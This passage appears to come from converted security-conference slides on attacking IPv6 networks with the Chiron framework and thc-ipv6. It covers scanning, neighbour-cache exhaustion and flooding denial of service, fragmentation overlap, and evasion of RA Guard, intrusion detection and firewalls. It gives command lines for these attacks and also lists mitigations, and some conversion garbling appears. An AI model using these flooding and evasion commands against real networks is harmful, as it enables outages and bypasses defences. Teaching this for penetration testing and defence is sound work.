[*] SRV _jabber-client._tcp.google.com alt3.xmpp.l.google.com 2404:6800:4008:c01::7d 5222 0
[*] SRV _jabber-client._tcp.google.com alt4.xmpp.l.google.com 2607:f8b0:400e:c03::7d 5222 0
[*] SRV _jabber-client._tcp.google.com xmpp.l.google.com 2a00:1450:4013:c01::7d 5222
```



## A Note About DNS Recon

---



- Different results may be obtained by direct and reverse mapping.
- Both approaches must be used and results must be combined.
- Can be used as a basis for further (e.g. sequential) scanning

# IPv6 Sequential Scanning

- Try “convenient” numbering, e.g. [prefix>::1 (e.g. 2001:db8::1) and upward.
- When you know one address (e.g. from DNS Recon), try sequentially the others (especially when DHCPv6 is used), or try to identify patterns.

- Example:

```
./chiron_scanner.py vboxnet0 -sS -p 22 -d 2001:db8:1:1::f100-ffff:42:a110-a180
```

```
Scanning Complete!
```

```
=====
```

IPv6 address	Protocol	Port	Flags
['2001:db8:1:1::f123:42:a180',	'TCP'	'ssh',	'SA']

- Note: You can have more than one range defined in the same scan.
- Similarly (but slower, in our opinion):  
[thc-ipv6-2.5]# ./alive6 vboxnet0 2001:db8:1:1::f100-ffff:42:a110-a180



# “Smart” Scanning

– IPv4-based addresses (2001:db8::192.168.1.100) or “service-port” addresses (2001:db8::80)

– Wordy addresses (2001:db8::face:b00c)

– Example:

```
# ./chiron_scanner.py eth0 -sS -p 80 -sM -pr 2a03:2880:2130:cf05 -iC  
../files/my_combinations-verysmall.txt
```


Scanning Complete!

=====

IPv6 address	Protocol	Port	Flags
[ '2a03:2880:2130:cf05:face:b00c:0:1',	' TCP '	'http',	'SA']

# Scanning at the Local Link

---





## Network Scanning at Link-Local Scope



### → Leverage Multicasting

- Find “all” hosts at the local link:
  - `ping6 -I vboxnet0 ff02::1`
  - Most OS respond!
- Find Routers:
  - `ping6 -I vboxnet0 ff02::2`
- DHCPv6 servers (FF02::1:2 or FF05::1:3)
- NDP servers (FF0X::101), etc.
  
- For a list, please check  
<http://www.iana.org/assignments/ipv6-multicast-addresses/ipv6-multicast-addresses.xhtml>

## Network Scanning at Link-Local Scope

- Triggering ICMPv6 Error Messages are more effective at the local link than at global scale (due to Ext. Hdr filtering).
- You can also use MLD Queries / Reports (more effective than ping).
  - `./chiron_local_link.py vboxnet0 -mldv2q -ralert`
- Remember: link-local addresses are available / reachable even if there is no IPv6 router around.

## Network Scanning – Conclusions

---



- Use your brain.
- 
- Combine the above, and each time you find new hosts, try again previous methods (e.g. sequential scanning in nearby hosts).
- IPv6-scanning needs methodology, patience and persistence!

# Remote DoS Attacks

---



## Remote DoS Attacks

---




- Neighbor Cache Exhaustion
  - At the local-link.
  - They can also be launched remotely.
- Smurf attacks
  - “Exploit” invalid options at IPv6 Destination Options header.
- ICMPv6 Packet Too Big Messages and Fragmentation
  - (will be discussed later at Fragmentation)

# Neighbor Cache Exhaustion

- First described in [http://inconcepts.biz/~jsw/IPv6\\_NDP\\_Exhaustion.pdf](http://inconcepts.biz/~jsw/IPv6_NDP_Exhaustion.pdf) - also discussed in RFC 6583
- Route cause: Huge default address space (/64) vs finite Neighbor Cache at devices.
- An attacker can simply launch a kind of scan at (part of) /64 subnet
  - Routers will attempt to perform address resolution for large numbers of unassigned addresses
  - Will fill-up the Neighbor Cache of the Router at target's side with INCOMPLETE states.
  - DoS for new or existing connections

# Neighbor Cache Exhaustion - Example



- Attack from outside (can be originated from inside, too).

## Reproducing Neighbor Cache Exhaustion

---




- Launch a few *nmap* (-T 5) instances for /64.
- Use *thc-ipv6 ndpexhaust6* or, *ndpexhaust26* (more effective – floods the target /64 network with ICMPv6 TooBig error messages)



# Smurf Attacks

- Remember “Options” at IPv6 DestOpt Hdr?




- Two highest-order bits of “Option Type” field:
  - 00 - skip over this option and continue processing the header.
  - 01 - discard the packet.
  - 10 - discard the packet and send an ICMP Parameter Problem, Code 2, message
  - 11 - discard the packet and, only if the packet's Destination Address was not a multicast address, send an ICMP Parameter Problem, Code 2, message



# Fragmentation

---




## Fragmentation

---


- Atomic Fragments
- Tiny Fragments
- Packet Too Big messages
- Predictable Fragment IDs
- Fragmentation Overlapping



# Fragmentation in IPv6



IPv6 header + some of the extension headers



# Simple Manipulation of IPv6 Packets Using Chiron

---



# Performing Simple Fragmentation

- *-nf <number\_of\_fragments>*
- *-delay <number\_of\_fragments>* sending delay between two consecutive fragments (in seconds).
- Defining Custom Fragmentation ID:
  - The Fragmentation ID is randomised automatically per fragmented IPv6 datagram. If, for any reason you want to define your own, you can do so by using the following switch:
- *-id <fragmentation\_id>* The Fragment Identification number to be used in Fragment Extension Headers during fragmentation.



# Defining Layer-4 Payload

→ `-l4_data <layer_4_data>` the data (payload) of the layer4 protocol

→ Examples:

```
./chiron_scanner.py eth0 -d 2001:db8:1:1::66 -sn -l4_data "AAAAAAAA" -nf 2
```

```
./chiron_scanner.py eth0 -sn -d 2001:db8:1:1::66 -l4_data `python -c 'print "AABBCDD" * 120` -nf 4
```


→ In the last example, the layer-4 payload is 120 timed the “AABBCDD” string.

# Flooding Attacks

- Can be combined with all the pre described methods.
- *-fl* flood the targets
- *-flooding-interval <FLOODING\_INTERVAL>* the interval between packets when flooding the targets (default: 0.1 seconds)
- *-ftimeout <FLOODING\_TIMEOUT>* The time (in seconds) to flood your target (default: 200 seconds).
- Example:  
./chiron\_scanner.py eth0 -d 2001:db8:1:1::66 -rh0 -fl

# IPv6 Fragmentation Overlapping

---



## IPv6 Fragmentation Overlapping


---

- A legitimate host has no reason of producing overlapping fragments.
- A receiver has no reason to accept them.
- RFC5722 recommends that overlapping fragments should be totally disallowed:
  - ...the entire datagram (as well as any constituent fragments, including those not yet received) must be silently discarded.

# Crashing Using Fragmentation Overlapping

→ In OpenBSD (CVE-2007-1365) used to cause even remote code execution.

→ CVE-2011-7129.1 )



l 2.6.32-

# Abusing IPv6 Extension Headers & Fragmentation

---




## Abusing IPv6 Extension Headers (cont.)

- RFCs describe the way that IPv6 Extension Headers has to or should be used.
- In either case, this does not mean that the vendors make RFC compliant products.
- RFCs do not specify how the OS should react in a different case → increase the ambiguity → if exploited properly, can lead to various security flaws.
- There have been also several security issues due to improper design of IPv6 functionalities.

## To sum up the Mess in IPv6

---



- Vary:
  - The types of the IPv6 Extension headers
  - The order of the IPv6 Extension headers
  - The number of their occurrences.
  - Their size.
  - Their fields.
  - The Next Header values of the IPv6 Fragment Extension headers in each fragment.
  - Fragmentation (where to split the datagram)
  
- And combine them.



## Security Implications of Attacking a Layer-3 Protocol?

---



- A Layer-7 protocol:
  - Only this protocol is affected.
- A Layer-3 protocol:
  - ALL the above protocols are affected (can be disastrous).

## Abusing Extension Headers & Fragmentation

---



- RA Guard Evasion
- IDPS Evasion
- Firewall Evasion

# RA Guard Evasion

---




# RA Guard Evasion

- Unnecessarily use of IPv6 Extension Headers can be used to circumvent the RA-Guard protection.
- When layer-2 devices check only the next-field of the base IPv6 Header to detect an ICMPv6 Router Advertisement message.
- Fragmentation of the IPv6 Header Chain may make the situation more complicated and circumvent easier layer-2 devices.

# Evasion of IPv6 IDPS Devices

By Abusing IPv6 Extension Headers




# Problem 1: Too Many Things to Vary

- Variable types
- Variable sizes
- Variable order
- Variable number of occurrences of each one.
- Variable fields




$IPv6 = f(v,w,x,y,z,)$



IPv6 header + some of the extension headers

## Problem 2: Fragmentation



- Both the *Fragmentable* and the *Unfragmentable* parts may contain any IPv6 Extension headers.
- Problem 1 becomes more complicated.

## Problem 3: How IPv6 Extension Headers are Chained?

<b>IPv6 header</b>	<b>IPv6 Routing Extension header</b>	<b>IPv6 Destination Options header</b>	<b>TCP header + payload ...</b>
Next Header Value = 43	Next Header Value = 60	Next Header Value = 6	


### - Next header fields:

- Contained in IPv6 headers, identify the type of header immediately following the current one.
- They use the same values as the IPv4 Protocol field.





# Why IPv6 Header Chaining is a Problem?




# Time for Action

→ Demonstration **DEMO** against Suricata 2.0.2



# Evasion of Firewalls

---



## Firewall Evasion by Abusing IPv6 Ext. Hdr.



- Usually difficult to achieve, due to:
  - Default Deny rules
  - Fragments are dropped if layer-4 header is not in the first fragment.
  - Fragmentation reassembly before forwarding
    - Resource consumption is possible in this case.
- Still, it does worth a try.


# Technical Mitigations



- ▣ Implementation of RFC 7112.
  - An intermediate system (e.g., router or firewall) that receives an IPv6 First Fragment that does not include the entire IPv6 Header Chain MAY discard that packet.
  - Still, not a panacea...
- ▣ For the time being:
  - Configure your devices to drop IPv6 extension headers not used in your environment. OR
  - At least sanitize traffic before the IDPS.

# Using Chiron for Advanced IPv6 Attacks

---



# Using Chiron for Advanced IPv6 Attacks

- Crafting arbitrary IPv6 Extension Headers, regarding:
  - Type of Extension Headers
  - Number of occurrences of specific types of Extension
  - Order of Extension Headers
  - Arbitrary Extension Headers Parameters
  - Arbitrary Next Header Values
- Advanced Fragmentation (e.g. fragmentation overlapping)
- Fuzzing of IPv6 Extension Headers Parameters.
- All the above techniques can be combined with the Scanner, the Proxy or the local link modules.




# Making Arbitrary IPv6 Extension Headers

---





# Fuzzing (Manually) IPv6 Extension Headers

- lfE *<comma\_separated\_list\_of\_headers\_to\_be\_fragmented>*  
Define an arbitrary list of Extension Headers which will be included in the fragmentable part. 
- luE  
*<comma\_separated\_list\_of\_headers\_that\_remain\_unfragmented>*  
Define an arbitrary list of Extension Headers which will be included in the unfragmentable part.

# Supported IPv6 Extension Headers

Header Value	IPv6 Extension Header
0	Hop-by-hop Header
4	IPv4 Header
41	IPv6 Header
43	Routing Header
44	Fragment Extension Header
60	Destination Options Header
Any other value	IPv6 Fake (non-existing) Header

## Examples: Adding Various Extension Headers

- Add a Destination Options Header during a ping scan (-sn)  
*./chiron\_scanner.py vboxnet0 -d 2001:db8:1:1::66 -sn -luE 60*
- Add a Hop-by-Hop Header and a Destination Options header during a ping scan (-sn)  
*./chiron\_scanner.py vboxnet0 -d 2001:db8:1:1::66 -sn -luE 0,60*
- Add a Hop-by-Hop and three Destination Options header in a row during a ping scan (-sn)  
*./chiron\_scanner.py vboxnet0 -d 2001:db8:1:1::66 -sn -luE 0,3x60*

# Defining the Next Header Values

- You can abuse the Next Header values using the following Chiron switch:

*-lnh LIST\_OF\_NEXT\_HEADERS FLOODING\_INTERVAL*

the list of next headers to be used in the Fragment Headers when fragmentation takes place, comma\_separated (optional)

- Examples:

```
./chiron_scanner.py vboxnet0 -d 2001:db8:1:1::66 -sS -p 80 -lfE 60 -lnh 60,6 -nf 2
```

```
./chiron_scanner.py vboxnet0 -gw 2001:db8:1:1::1 -d 2001:db8:1:1::66 -sS -p 80 -lfE 60"(nh=58)" -lnh 60,6 -nf 2
```




# The Chiron Proxy

---



## The Need for an IPv4 to IPv6 Proxy



- Many of our favourite Penetration Testing tool do not support, at least not yet, IPv6.
- Even if they do so, they are used exactly in the same way as it was used to be in IPv4.
- That is, they do not “exploit” all the features and the capabilities of the IPv6 protocols, such as the IPv6 Extension Headers.

# Chiron IPv4-to-IPv6 Proxy

- It operates like a proxy between the IPv4 and the IPv6 protocol.
- It is not a common proxy like web proxy, because it operates at layer 3.
- It accepts packets at a specific IPv4 address, extract the layer header and its payload, and sends them to a “target” using IPv6:
  - However, it can also add one or more IPv6 Extension headers.





- IPv6 security awareness.
  - Read the RFCs
  - Build your lab
  - Test and play with it
- You will have to do it, sooner or later, anyway...
- So get IPv6 Ready! 😊





## Questions?

---



You can reach us at:

- [cwerny@ernw.de](mailto:cwerny@ernw.de), [www.insinuator.net](http://www.insinuator.net)
- [rschaefer@ernw.de](mailto:rschaefer@ernw.de)

There's never enough time...

**THANK YOU...**



**...for yours!**

**Tool & Slides:**

<https://www.insinuator.net>

<http://www.secfu.net/tools-scripts/>

# References (1/2)

- Atlasis, Rey, Schaefer, Evasion of High-End IDPS Devices at the IPv6 Era, BlackHat EU 2014, October 16-17, Amsterdam.
- Atlasis, Chiron - An All-In-One Penetration-Testing Framework for IPv6, Brucon 2014 5x5, 26-27 September 2014, Ghent
- Atlasis, Fragmentation Overlapping Attacks Against IPv6: One Year Later, IPv6 Security Summit, Troopers 13, Heidelberg, 11-15 March 2013.
- Atlasis, IPv6 Extension Headers: New Features, and New Attack Vectors, IPv6 Security Summit, Troopers 13, Heidelberg, 11-15 March 2013)
  
- RFC 1981: Path MTU Discovery for IP version 6
- RFC 2460: Internet Protocol, Version 6 (IPv6) Specification
- RFC 2473: Generic Packet Tunneling in IPv6 Specification.
- RFC 3756: IPv6 Neighbor Discovery (ND) Trust Models and Threats
- RFC 4291: IP Version 6 Addressing Architecture
- RFC 4443: Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 Specification
- RFC 4890: Recommendations for Filtering ICMPv6 Messages in Firewalls
- RFC 4941: Privacy Extensions for Stateless Address Autoconfiguration in IPv6
- RFC 4942: IPv6 Transition/Coexistence Security Considerations



## References (2/2)

- RFC 5095: Deprecation of Type 0 Routing Headers in IPv6
- RFC 5157: IPv6 Implications for Network Scanning
- RFC 6104: Rogue IPv6 Router Advertisement Problem Statement
- RFC 6275: Mobility Support in IPv6
- RFC 6554: An IPv6 Routing Header for Source Routes with the Routing Protocol for Low-Power and Lossy Networks (RPL)
- RFC 6583: Operational Neighbor Discovery Problems
- RFC 6946: Processing of IPv6 "Atomic" Fragments
- RFC 6980: Security Implications of IPv6 Fragmentation with IPv6 Neighbor Discovery
- RFC 7045: Transmission and Processing of IPv6 Extension Headers
- RFC 7112: Implications of Oversized IPv6 Header Chains
- draft-gont-6man-ipv6-smurf-amplifier-03: Security Implications of IPv6 Options of Type 10xxxxxx
- draft-gont-6man-predictable-fragment-id-03: Security Implications of Predictable Fragment Identification Values



There are few things to know about TROOPERS:

March, 16-20 2015

